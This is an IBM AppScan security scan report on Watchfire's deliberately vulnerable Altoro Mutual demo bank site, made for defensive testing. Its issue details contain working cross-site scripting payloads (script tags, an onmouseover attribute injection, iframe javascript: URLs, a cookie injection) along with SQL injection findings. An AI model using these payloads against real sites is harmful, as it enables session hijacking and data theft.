



Web Application Report

This report includes important security information about your web application.

Security Report

This report was created by IBM Security AppScan Standard 8.6.0.0, Rules: 99
Scan started: 22/07/2012 09:12:42 AM

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- Application Test Script Detected **1**
- Email Address Pattern Found **3**

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Introduction

This report contains the results of a web application security scan performed by IBM Security AppScan Standard.

High severity issues:	37
Medium severity issues:	25
Low severity issues:	43
Informational severity issues:	25
Total security issues included in the report:	130
Total security issues discovered in the scan:	130

General Information

Scan file name: demo.testfire.net

Scan started: 22/07/2012 09:12:42 AM

Test policy: Default

Host demo.testfire.net

Operating system: Win32

Web server: IIS

Application server: Any

Login Settings

Login method: Recorded login

Concurrent logins: Enabled

JavaScript execution: Disabled

In-session detection: Enabled

In-session pattern: >Sign Off<

Tracked or session ID cookies: ASP.NET_SessionId
amSessionId
amUserInfo
amUserId
amCreditOffer

Tracked or session ID parameters:

Login sequence: http://demo.testfire.net/
http://demo.testfire.net/bank/login.aspx
http://demo.testfire.net/bank/login.aspx
http://demo.testfire.net/bank/main.aspx

Executive Summary

Issue Types 32

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Issue Type	Number of Issues
H Authentication Bypass Using SQL Injection	1
H Blind SQL Injection	1
H Cross-Site Scripting	11
H DOM Based Cross-Site Scripting	3
H Poison Null Byte Windows Files Retrieval	1
H Predictable Login Credentials	1
H SQL Injection	12
H Unencrypted Login Request	6
H XPath Injection	1
M Cross-Site Request Forgery	6
M Directory Listing	2
M HTTP Response Splitting	1
M Inadequate Account Lockout	1
M Link Injection (facilitates Cross-Site Request Forgery)	6
M Open Redirect	2
M Phishing Through Frames	6
M Session Identifier Not Updated	1
L Autocomplete HTML Attribute Not Disabled for Password Field	4
L Database Error Pattern Found	16
L Direct Access to Administration Pages	2
L Email Address Pattern Found in Parameter Value	2
L Hidden Directory Detected	3
L Microsoft ASP.NET Debugging Enabled	3
L Missing HttpOnly Attribute in Session Cookie	4
L Permanent Cookie Contains Sensitive Session Information	1
L Unencrypted __VIEWSTATE Parameter	4
L Unsigned __VIEWSTATE Parameter	4
I Application Error	15
I Application Test Script Detected	1
I Email Address Pattern Found	3
I HTML Comments Sensitive Information Disclosure	5
I Possible Server Path Disclosure Pattern Found	1

Vulnerable URLs 29

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URL	Number of Issues
-----	------------------

Root	0	
H http://demo.testfire.net/bank/login.aspx	22	
H http://demo.testfire.net/bank/account.aspx	5	
H http://demo.testfire.net/bank/apply.aspx	4	
H http://demo.testfire.net/bank/customize.aspx	8	
H http://demo.testfire.net/bank/transfer.aspx	16	
H http://demo.testfire.net/comment.aspx	5	
H http://demo.testfire.net/search.aspx	3	
H http://demo.testfire.net/subscribe.aspx	7	
H http://demo.testfire.net/survey_complete.aspx	5	
H http://demo.testfire.net/disclaimer.htm	4	
H http://demo.testfire.net/high_yield_investments.htm	1	
H http://demo.testfire.net/default.aspx	1	
H http://demo.testfire.net/bank/transaction.aspx	12	
H http://demo.testfire.net/bank/ws.asmx	9	
H http://demo.testfire.net/admin/admin.aspx	5	
H http://demo.testfire.net/admin/login.aspx	5	
H http://demo.testfire.net/bank/queryxpath.aspx	4	
M http://demo.testfire.net/bank/	1	
M http://demo.testfire.net/pr/	1	
L http://demo.testfire.net/admin/clients.xls	2	
L http://demo.testfire.net/survey_questions.aspx	3	
L http://demo.testfire.net/admin/	1	
L http://demo.testfire.net/aspnet_client/	1	
L http://demo.testfire.net/images/	1	
L http://demo.testfire.net/bank/main.aspx	1	
L http://demo.testfire.net/	1	
I http://demo.testfire.net/bank/mozxpath.js	1	
I http://demo.testfire.net/feedback.aspx	1	

Fix Recommendations 23

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Remediation Task	Number of Issues
H Always use SSL and POST (body) parameters when sending sensitive information.	6
H Analyze client side code and sanitize its input sources	3
H Change the login credentials to a stronger combination	1
H Ensure that accessed files reside in the virtual path and have certain extensions; remove special characters from user input	1
H Review possible solutions for hazardous character injection	55
M Analyze and harden client side (JavaScript) code.	2
M Decline malicious requests	6
M Do not accept externally created session identifiers	1
M Enforce account lockout after several failed login attempts	1
M Modify the server configuration to deny directory listing, and install the latest security patches available	2
L Add the 'HttpOnly' attribute to all session cookies	4

L	Apply proper authorization to administration scripts	2	
L	Avoid storing sensitive session information in permanent cookies	1	
L	Correctly set the "autocomplete" attribute to "off"	4	
L	Disable Debugging on Microsoft ASP.NET	3	
L	Download the relevant security patch for your web server or web application.	1	
L	Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely	3	
L	Modify the property of each ASP.NET page to sign the VIEWSTATE parameter	4	
L	Modify your Web.Config file to encrypt the VIEWSTATE parameter	4	
L	Remove e-mail addresses from the website	5	
L	Remove sensitive information from HTML comments	5	
L	Remove test scripts from the server	1	
L	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions	15	

Security Risks 19

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Risk	Number of Issues	
H	It may be possible to bypass the web application's authentication mechanism	5 
H	It is possible to view, modify or delete database entries and tables	29  
H	It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user	32  
H	It is possible to view the contents of any file (for example, databases, user information or configuration files) on the web server (under the permission restrictions of the web server user)	1 
H	It might be possible to escalate user privileges and gain administrative permissions over the web application	4  
H	It may be possible to steal user login information such as usernames and passwords that are sent unencrypted	6 
H	It is possible to access information stored in a sensitive data resource	1 
M	It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files	2 
M	It is possible to deface the site content through web-cache poisoning	1 
M	It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.	12 
M	It is possible to upload, modify or delete web pages, scripts and files on the web server	6 
M	It is possible for an attacker to use the web server to attack other sites, which increases his or her anonymity	2 
L	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations	17  
L	It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site	3 
L	It may be possible to steal session information (cookies) that was kept on disk as permanent cookies	1 
L	It might be possible to undermine application logic	4 
I	It is possible to gather sensitive debugging information	15 
I	It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords	1 
I	It is possible to retrieve the absolute path of the web server installation, which might	1 

help an attacker to develop further attacks and to gain information about the file system structure of the web application

Causes

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Cause	Number of Issues
H Sanitation of hazardous characters was not performed correctly on user input	56
H The web application uses client-side logic to create web pages	3
H User input is not checked for the '..' (dot dot) string	1
H Insecure web application programming or configuration	23
H Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted	6
M Insufficient authentication method was used by the application	6
M Directory browsing is enabled	2
M The web application performs a redirection to an external site	2
L The web server or application server are configured in an insecure way	5
L The web application sets session cookies without the HttpOnly attribute	4
L The web application stores sensitive session information in a permanent cookie (on disk)	1
I Proper bounds checking were not performed on incoming parameter values	15
I No validation was done in order to make sure that user input matches the data type expected	15
I Temporary files were left in production environment	1
I Debugging information was left by the programmer in web pages	5
I Latest patches or hotfixes for 3rd. party products were not installed	1

WASC Threat Classification

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Threat	Number of Issues
Abuse of Functionality	4
Application Privacy Tests	14
Application Quality Tests	15
Brute Force	2
Content Spoofing	12
Cross-site Request Forgery	6
Cross-site Scripting	14
Directory Indexing	2
HTTP Response Splitting	1
Information Leakage	21
Insufficient Authentication	1
Insufficient Session Expiration	1
Null Byte Injection	1
Predictable Resource Location	3
Session Fixation	1



Issues Sorted by Issue Type

H Authentication Bypass Using SQL Injection 1 TOC

Issue 1 of 1 TOC

Authentication Bypass Using SQL Injection

Severity: **High**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: uid (Parameter)

Risk: It may be possible to bypass the web application's authentication mechanism

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because when four types of request were sent - a valid login, an invalid login, an SQL attack, and another invalid login - the responses to the two invalid logins were the same, while the response to the SQL attack seems similar to the response to the valid login.

Valid Login

The screenshot shows a successful login for 'Hello John Smith'. The page includes a navigation bar with 'Sign Off', 'Contact Us', 'Feedback', and a search bar. A green banner at the top right says 'DEMO SITE ONLY'. Below the banner, there are tabs for 'MY ACCOUNT', 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. A sidebar on the left lists account options like 'View Account Summary', 'View Recent Transactions', 'Transfer Funds', 'Search News Articles', 'Customize Site', and 'Language'. The main content area displays a message: 'Welcome to Altoro Mutual Online.', 'View Account Details: 1001160140 Checking GO', and 'Congratulations! You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' At the bottom, there are links for 'Privacy Policy' and 'Security Statement', and a copyright notice: 'Copyright © 2012, Watchfire Corporation. All rights reserved.'

Test Login

The screenshot shows a failed login attempt for 'Hello John Smith'. The layout is identical to the valid login page, but the main content area now displays a message: 'Welcome to Altoro Mutual Online.', 'View Account Details: 1001160140 Checking GO', and 'Congratulations! You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' The bottom section contains the same copyright and statement links as the valid login page.

H Blind SQL Injection 1 TOC

Issue 1 of 1 TOC

Blind SQL Injection

Severity: **High**

URL: <http://demo.testfire.net/bank/account.aspx>

Entity: listAccounts (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because it shows that values can be appended to parameter values, indicating that they were embedded in an SQL query. In this test, three (or sometimes four) requests are sent. The last is logically equal to the original, and the next-to-last is different. Any others are for control purposes. A comparison of the last two responses with the first (the last is similar to it, and the next-to-last is different) indicates that the application is vulnerable.

Original Response

The screenshot shows the AltoroMutual account history page. The URL is <http://demo.testfire.net/bank/account.aspx>. The page displays account history for account 1001160141. The balance detail section shows an ending balance of 28. The credits section lists a transfer from savings on 05/31/2005. The debits section shows no entries.

Test Response (last)

The screenshot shows the AltoroMutual account history page. The URL is <http://demo.testfire.net/bank/account.aspx>. The page displays account history for account 1001160141. The balance detail section shows an ending balance of 28. The credits section lists a transfer from savings on 07/01/2005. The debits section shows no entries.

Original Response

The screenshot shows the AltoroMutual account history page. The URL is <http://demo.testfire.net/bank/account.aspx>. The page displays account history for account 1001160141. The balance detail section shows an ending balance of 28. The credits section lists a transfer from savings on 05/31/2005. The debits section shows no entries.

Test Response (next-to-last)

The screenshot shows the AltoroMutual account history page. The URL is <http://demo.testfire.net/bank/account.aspx>. The page displays account history for account 1001160141. The balance detail section shows an ending balance of 28. The credits section lists a transfer from savings on 05/31/2005. The debits section shows no entries.

Cross-Site Scripting

Severity: **High**

URL: <http://demo.testfire.net/search.aspx>

Entity: txtSearch (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

The screenshot shows the Altoro Mutual website. At the top, there is a navigation bar with links for 'Sign Off', 'Contact Us', 'Feedback', and a search bar. Below the navigation, there are three small images of people and a green banner on the right that says 'DEMO SITE ONLY'. The main content area has a large 'Altoro Mutual' logo. On the left, there is a sidebar with sections for 'MY ACCOUNT' (with links to Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, and Other Services), 'PERSONAL' (with links to Deposit Products, Lending Services, Cards, Insurance, Retirement, and Other Services), and 'INSIDE ALTORO MUTUAL' (with links to About Us, Contact Us, Locations, Investor Relations, Press Room, and Careers). In the center, there is a search form with the word 'Search' and a placeholder 'No result'. A modal dialog box is overlaid on the page, containing a yellow exclamation mark icon, the number '268', and an 'OK' button. A red callout box points to this dialog with the text: 'Simulation of the pop-up that appears when this page is opened in a browser'. At the bottom of the page, there are links for 'Privacy Policy' and 'Security Statement', and a copyright notice: '© 2012 Altoro Mutual, Inc.' A red dashed box at the bottom contains a disclaimer: 'The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express'.

Raw Test Response:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
```

```
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
```

```
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:27:41 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=iso-8859-1
Content-Length: 7261
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
Altoro Mutual: Search Results
...
...
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;>
<h1>Search Results</h1>
<p>No results were found for the query:<br /><br />
<span id="_ctl0__ctl0_Content_Main_lblSearch"><script>alert(1727)</script></span></p>
</div>

</td>
</tr>
</table>

...

```

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Cross-Site Scripting

Severity: **High**

URL: http://demo.testfire.net/survey_complete.aspx

Entity: txtEmail (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search Go

DEMO SITE ONLY

MY ACCOUNT	PERSONAL	INSIDE ALTORO MUTUAL
PERSONAL <ul style="list-style-type: none"> Deposit Product Checking Loan Products Cards Investments & Insurance Other Services SMALL BUSINESS <ul style="list-style-type: none"> Deposit Products Lending Services Cards Insurance Retirement Other Services INSIDE ALTORO MUTUAL <ul style="list-style-type: none"> About Us Contact Us Locations Investor Relations Press Room Careers 	Thanks Thanks for your entry. jsmith@demo.testfire.net	

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Simulation of the pop-up that appears when this page is opened in a browser

Raw Test Response:

```
...
<li><a id="_ctl0__ctl0_Content_MenuHyperLink18" href="default.aspx?content=inside_careers.htm">Careers</a></li>
</ul>
</td>
<td valign="top" colspan="3" class="bb">

<div style="width: 99%;">

<h1><span id="_ctl0__ctl0_Content_Main_lblTitle">Thanks</span></h1>
<span id="_ctl0__ctl0_Content_Main_lblContent"><p>Thanks for your entry. We will contact you shortly at:<br /><br />
<b>jsmith@demo.testfire.net<script>alert(18)</script></b></p></span>

</div>

</td>
</tr>
</table>
```

Cross-Site Scripting

Severity: High

URL: http://demo.testfire.net/comment.aspx

Entity: name (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user.

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Raw Test Response:

Cross-Site Scripting

Severity: **High**

URL: <http://demo.testfire.net/comment.aspx>

Entity: comment.aspx (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

The screenshot shows the Altoro Mutual website with a simulated pop-up window overlaid. The pop-up has a yellow exclamation mark icon and the number '1' above the 'OK' button. A red callout box points to the pop-up with the text: "Simulation of the pop-up that appears when this page is opened in a browser". The main page content includes a navigation bar with links like 'Sign Off', 'Contact Us', 'Feedback', 'Search', and 'Go'. The 'PERSONAL' menu is open, showing categories like 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. The 'PERSONAL' category lists items such as 'Deposit Product', 'Checking', 'Loan Products', 'Cards', 'Investments & Insurance', and 'Other Services'. The 'SMALL BUSINESS' category lists 'Deposit Products', 'Lending Services', 'Cards', 'Insurance', 'Retirement', and 'Other Services'. The 'INSIDE ALTORO MUTUAL' category lists 'About Us', 'Contact Us', 'Locations', 'Investor Relations', 'Press Room', and 'Careers'. At the bottom, there are links for 'Privacy Policy' and 'Security Statement', and a copyright notice: '© 2012 Altoro Mutual, Inc.' A red dashed box at the bottom contains a disclaimer: "The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied."

Raw Test Response:

...

```
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:04:02 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
```

```

Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1
Content-Length: 7219

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
Altoro Mutual: Thank-You

...
...

</ul>
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;">

<h1>Thank You</h1>

<p>Thank you for your comments, >"><script>alert(10)</script>. They will be reviewed by our Customer Service staff and given the full attention that they deserve.</p>

</div>

</td>
</tr>
</table>

...

```

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Cross-Site Scripting

Severity: **High**

URL: <http://demo.testfire.net/subscribe.aspx>

Entity: txtEmail (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search Go

DEMO SITE ONLY

MY ACCOUNT	PERSONAL	INSIDE ALTORO MUTUAL
-------------------	-----------------	-----------------------------

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

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Subscription Confirmation Pop-up:

A modal dialog box with a yellow warning icon and the number 805 is overlaid on the page. A red arrow points from the text "Simulation of the pop-up that appears when this page is opened in a browser" to this dialog.

Page Content:

We recognize that things are always evolving and changing here at Altoro Mutual. Please enter your email below and we will automatically notify of noteworthy events.

Thank you! Your email test@altoromutual.com has been accepted.

Email:

Subscribe

Raw Test Response:

```
...
<h1>Subscribe</h1>

<p>We recognize that things are always evolving and changing here at Altoro Mutual.  
Please enter your email below and we will automatically notify of noteworthy events.</p>

<form action="subscribe.aspx" method="post" name="subscribe" id="subscribe" onsubmit="return confirmEmail(txtEmail.value);">
  <table>
    <tr>
      <td colspan="2">
        <span id="_ctl0__ctl0_Content_Main_message" style="color:Red;font-size:12pt;font-weight:bold;">Thank you. Your email  
test@altoromutual.com<script>alert(130)</script> has been accepted.</span>
      </td>
    </tr>
    <tr>
      <td>
        Email:
      </td>
      <td>
        <input type="text" id="txtEmail" name="txtEmail" value="" style="width: 150px;">
      </td>
    ...
  ...
</table>
</form>
```

Cross-Site Scripting

Severity: **High**

URL: <http://demo.testfire.net/bank/apply.aspx>

Entity: amCreditOffer (Cookie)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

The screenshot shows the Altoro Mutual website homepage. A simulated pop-up window is overlaid on the page, containing a yellow warning icon, the number '208', and an 'OK' button. A red callout box points from this pop-up to the text: 'Simulation of the pop-up that appears when this page is opened in a browser'. The main page features a navigation bar with 'Sign Off', 'Contact Us', 'Feedback', and a search bar. Below the bar, there are two small images of people and the text 'DEMO SITE ONLY'. The main content area has sections for 'MY ACCOUNT' and 'PERSONAL'. The 'PERSONAL' section includes a list under 'I WANT TO ...' such as 'View Account Summary', 'View Recent Transactions', etc. The right side of the page has a sidebar with 'INSIDE ALTORO MUTUAL' and a large 'Application' heading. At the bottom, there is a copyright notice for Watchfire Corporation and a legal disclaimer about the site being a demonstration.

Raw Test Response:

```
...
Visa Application</h1>
<!--
userid = userCookie.Values["UserID"].ToString();
-->
```

```

cLimit = Request.Cookies["Limit"].Value;
cInterest = Request.Cookies["Interest"].Value;
cType = Request.Cookies["CardType"].Value;
-->

<span id="_ctl0__ctl0_Content_Main_lblMessage">Your new Altoro Mutual Gold VISA with a $10000 and 7.9<script>alert(53)</script>% APR will
be sent in the mail.</span>

<!--
    Password is not revalidated but stored in
    mainframe for non-repudiation purposes.
-->

</div>

...

```

Issue 7 of 11

TOC

Cross-Site Scripting

Severity: **High**

URL: <http://demo.testfire.net/bank/customize.aspx>

Entity: customize.aspx (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

The screenshot shows the Altoro Mutual website. At the top right, there are links for "Sign Off", "Contact Us", "Feedback", and "Search". Below these are three small images of people. To the right of the images, the text "DEMO SITE ONLY" is displayed in red. The main menu includes "MY ACCOUNT" and "PERSONAL". Under "PERSONAL", there is a section titled "Customize Site" with a list of options: "View Account Summary", "View Recent Transactions", "Transfer Funds", "Search News Articles", "Customize Site", and "Language". A red callout box points to a simulated pop-up window in the center of the page. The pop-up has a yellow warning icon, the number "95", and an "OK" button. The text inside the callout box reads: "Simulation of the pop-up that appears when this page is opened in a browser". At the bottom left, there are links for "Privacy Policy" and "Security Statement", followed by the copyright notice: "Copyright © 2012, Watchfire Corporation, All rights reserved." A red dashed box surrounds a disclaimer text at the bottom of the page.

Simulation of the pop-up that appears when this page is opened in a browser

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Raw Test Response:

```
...
__VIEWSTATE=%2FwEPDwUJMjA2OTMzMDA4ZGQ%3D
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:25:31 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=iso-8859-1
Content-Length: 5628
Set-Cookie: lang=""><script>alert(1539)</script>; path=/

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
...
<span id="_ctl0__ctl0_Content_Administration"></span>
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;">
```

```

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx?lang=%3e%22'%3e%3cscript%3ealert(1539)%3c%2fscript%3e" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

<p>
<span id="_ctl10__ctl10_Content_Main_Label1">Current Language: </span>
<span id="_ctl10__ctl10_Content_Main_langLabel">>"'><script>alert(1539)</script></span>
</p>

<p>
<span id="_ctl10__ctl10_Content_Main_Label2">You can change the language setting by choosing:</span>
...

```

Issue 8 of 11

TOC

Cross-Site Scripting

Severity: High

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: uid (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitization of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

AltoroMutual

Sign Off | Contact Us | Feedback | Search | Go

DEMO SITE ONLY

MY ACCOUNT

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers

Online

Login found

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OK

Simulation of the pop-up that appears when this page is opened in a browser

is username was not again.

Username: jsmith

Password:

Login

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Raw Test Response:

```
...
<p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">Login Failed: We're sorry, but this
username was not found in our system. Please try again.</span></p>

<form action="login.aspx" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
  <table>
    <tr>
      <td>
        Username:
      </td>
      <td>
        <input type="text" id="uid" name="uid" value="jsmith" onmouseover="alert(144)"" style="width: 150px;">
      </td>
    </tr>
    <tr>
      <td>
        Password:
      </td>
      <td>
        ...
      </td>
    </tr>
  </table>
</form>
```

Cross-Site Scripting

Severity: High

URL: <http://demo.testfire.net/bank/transfer.aspx>

Entity: debitAccount (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Raw Test Response:

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:39:53 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1
Content-Length: 9466

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
Altoro Mutual: Transfer Funds

...

...

</tr>
<tr>
 <td colspan="2" align="center"><input type="button" name="transfer" value="Transfer Money" onclick="doTransfer();"
ID="transfer"></td>
</tr>
<tr>
 <td colspan="2"> </td>
</tr>
<tr>
 <td colspan="2" align="center">
 System.Data.OleDb.OleDbException: Syntax error
in string in query expression 'accountid=1001160141'><iframe src="javascript:alert(2434)">'.
 at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbResult hr)
 at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(tagDBPARAMS dbParams, Object& executeResult)
 at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
 at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
 at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
 at System.Data.OleDb.OleDbCommand.ExecuteScalar()
 at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
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</td>

Cross-Site Scripting

Severity: High

URL: http://demo.testfire.net/bank/transfer.aspx

Entity: creditAccount (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Raw Test Response:

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:39:53 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1
Content-Length: 9466

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
Altoro Mutual: Transfer Funds

...

...

</tr>
<tr>
 <td colspan="2" align="center"><input type="button" name="transfer" value="Transfer Money" onclick="doTransfer();"
ID="transfer"></td>
</tr>
<tr>
 <td colspan="2">&nbsp</td>
</tr>
<tr>
 <td colspan="2" align="center">
 System.Data.OleDb.OleDbException: Syntax error
in string in query expression 'accountid=1001160141'><iframe src=javascript:t:alert(2435)>'.
 at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbResult hr)
 at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
 at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
